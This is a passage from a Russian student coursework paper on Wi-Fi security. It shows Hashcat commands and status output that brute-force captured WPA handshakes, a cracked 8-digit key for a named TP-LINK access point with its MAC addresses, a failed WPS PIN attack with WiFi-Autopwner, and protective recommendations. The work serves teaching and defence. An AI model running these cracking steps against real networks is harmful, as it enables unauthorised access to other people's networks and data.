Rejected.....: 0/0 (0.00%)
Restore.Point.....: 0/100000000 (0.00%)
Restore.Sub.#1....: Salt:0 Amplifier:0-1 Iteration:3584-3712
Candidates.#1....: 12345678 -> 15784344
Hardware.Mon.#1...: Util:100% Core:1605MHz Mem:2050MHz Bus:16

[!ltatus [!plause [!hlypass [!clheckpoint [!qluit =>
```

Рис. 11. Статистика Hashcat

Программа работает. Из статистики можно увидеть, что за 26 секунд работы программы было перебрано 4718592 комбинаций из 100000000 всех возможных вариантов, что составляет 4,72% (рис. 12).

```
Session.....: hashcat
Status.....: Running
Hash.Type.....: WPA-PAEOL-PBKDF2
Hash.Target.....: Beeline_2G_FF6641 (AP:78:b2:13:bc:75:5e STA:00:90:4c:98:bc:18)
Time.Started.....: Wed May 27 21:09:09 2020 (26 secs)
Time.Estimated....: Wed May 27 21:16:39 2020 (7 mins, 4 secs)
Guess.Mask.....: ?d?d?d?d?d?d?d [0]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 224.4 kH/s (325.38ns) @ Accel:256 Loops:128 Thr:256 Vec:1
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 4718592/100000000 (4.72%)
Rejected.....: 0/4718592 (0.00%)
Restore.Point.....: 0/100000000 (0.00%)
Restore.Sub.#1....: Salt:0 Amplifier:2-3 Iteration:1664-1792
Candidates.#1....: 22345678 -> 25784344
Hardware.Mon.#1...: Util:100% Core:1605MHz Mem:2050MHz Bus:16

[!ltatus [!plause [!hlypass [!clheckpoint [!qluit =>
```

Рис. 12. Статистика Hashcat

Программа заканчивает, однако пароль получен не был. Вероятно, пароль у этой сети довольно надёжен, и перебор может затянуться до бесконечности.

Перейдём к следующей точке доступа. Запускаем Hashcat, проделывая те же самые операции, что и для первой сети (рис. 13).

```
C:\WINDOWS\system32\cmd.exe

D:\хемм и их подбор\ Для работы\hashcat-5.1.0>hashcat64.exe -m 2500 -a3 capture
.hccapx ?d?d?d?d?d?d?d -D 2 -w 4 --self-test-disable
hashcat <v5.1.0> starting...

OpenCL Platform #1: Advanced Micro Devices, Inc.
=====
* Device #1: Ellesmere, 4048/7782 MB allocatable, 36MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Watchdog: Temperature abort trigger set to 90c

Initialized device kernels and memory...
```

Рис. 13. Статистика Hashcat 2-й сети

Программа сообщает, что перебор всех возможных вариантов может занять около 7 минут. Однако уже после минуты работы программа выдаёт нам пароль (рис. 14).

```
ebb6afbee787e19373805a461cf0153b:c471544bea28:503eaa578ad7:TP-LINK_EA28:45529269
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA-PAOL-PBKDF2
Hash.Target.....: TP-LINK_EA28 (AP:c4:71:54:4b:ea:28 STA:50:3e:aa:57:8a:d7)
Time.Started.....: Wed May 27 21:39:49 2020 (1 min, 2 secs)
Time.Estimated.....: Wed May 27 21:40:51 2020 (0 secs)
Guess.Mask.....: ?d?d?d?d?d?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 227.0 kH/s (322.87ms) @ Accel:256 Loops:128 Thr:256 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 14155776/100000000 (14.16%)
Rejected.....: 0/14155776 (0.00%)
Restore.Point.....: 0/100000000 (0.00%)
Restore.Sub.#1.....: Salt:0 Amplifier:5-6 Iteration:0-1
Candidates.#1.....: 42345678 -> 45784344
Hardware.Mon.#1.....: Util: 1% Core:1605MHz Mem:2050MHz Bus:16

Started: Wed May 27 21:39:45 2020
Stopped: Wed May 27 21:40:52 2020

D:\хеши и их подбор\.. Для работы\hashcat-5.1.0>pause
Для продолжения нажмите любую клавишу . . .
```

Рис. 14. Статистика Hashcat 2-й сети

Для полученного пароля был создан отдельный файл (рис. 15).




Рис. 15. Файл с паролем

Как и предполагалось, пароль действительно состоял из 8 символов и все эти символы оказались цифрами. По полученному паролю удаётся подключиться к этой сети, что свидетельствует о том, что пароль был подобран верно (рис. 16).




Рис. 16. Подключение к сети

Таким образом, в ходе работе программы Wi-Fi Autopwner пароль для этой сети не удалось получить (рис. 17). Однако, пароль был получен путём перехвата «рукопожатий» для этой сети.

```
root@kali: ~/WiFi-autopwner

Файл Действия Правка Вид Справка

Работаем с C4:71:54:4B:EA:28 (TP-LINK_EA28)
Запускаем атаку:
Пин найден, получаем пароль от Wi-Fi. Пин: 45529269
wpa_cli v2.9
Copyright (c) 2004-2019, Jouni Malinen <j@w1.fi> and contributors

This software may be distributed under the terms of the BSD license.
See README for more details.

Interactive mode
Could not connect to wpa_supplicant: (nil) - re-trying
Selected interface 'wlan0'
Connection established.
> wps_reg C4:71:54:4B:EA:28 45529269
OK
Подождите 1 минуту.
Пароль не найден. Завершение работы. Рекомендуется попробовать ещё несколько раз.

Killing these processes:

  PID Name
  4947 wpa_supplicant
```

Рис. 17. Неудачная попытка взлома через WPS

4. Рекомендации

Ниже представлены рекомендации по защите доступа к сети. Следуя им, вы сможете сделать вашу сеть более безопасной и менее уязвимой:

1. Необходимо отключить WPS;
2. Пароль сети должен содержать не менее 8 символов;
3. Необходимо периодически менять пароль (например, раз в 3 месяца);
4. Необходимо использовать в пароле комбинацию различных наборов цифр и букв (причём, в верхнем и нижнем регистре);
5. Отказаться от простых паролей (например, qwerty123456789).

5. Заключение

Интернет занимает всё более важное место в нашей жизни. Многие операции дублируются в онлайн-пространстве, а некоторые полностью переносятся в него. Однако важно понимать, что не каждая интернет-операция может быть безопасной.

В этой курсовой работе мы наглядно показали, насколько небезопасной может быть сеть. Многие знают, что интернет-соединение может быть небезопасным, однако не придерживаются, на первый взгляд, простых рекомендаций по защите своей сети. Как оказалось, не нужно обладать обширными знаниями в области информационных технологий, чтобы получить пароль от чужой Wireless-сети. Ситуация усугубляется ещё и тем, что многие пользователи используют ненадёжные пароли. Для взлома такого пароля может потребоваться несколько часов, а иногда это занимает и несколько минут.

Для того, чтобы защитить себя и свои данные, нужно всего лишь следовать рекомендациям, которые представлены в курсовой работе. Позаботьтесь о безопасности своей сети, чтобы не допустить утечку конфиденциальной информации злоумышленникам.

5. Список источников

1. Что такое WPS и почему эту функцию на роутере лучше отключить [Электронный ресурс] // НРС.BY | Ремонт компьютеров и ноутбуков. – Режим доступа: <https://hpc.by/>
2. WPS, преимущества и как его правильно использовать [Электронный ресурс] // Aspekti.eu – Режим доступа: <https://aspekti.eu/wps-preimushhestva-i-kak-ego-pravilno-ispolzovat.html>
3. Протокол WPA [Электронный ресурс] // Wikipedia – Режим доступа: <https://ru.wikipedia.org/wiki/WPA>
4. WPA2 на защите беспроводных сетей Wi-Fi [Электронный ресурс] // Технориум – Режим доступа: <http://www.technorium.ru/cisco/wireless/wpa2>.
5. Обнаружена серьезная уязвимость в протоколе защиты данных [Электронный ресурс] // Хабр – Режим доступа: <https://habr.com/ru/post/100176/>
6. Автоматизированная атака Pixie Dust: [Электронный ресурс] // Hackware.ru – Режим доступа: <https://hackware.ru/?p=3562> – pixie-dust атака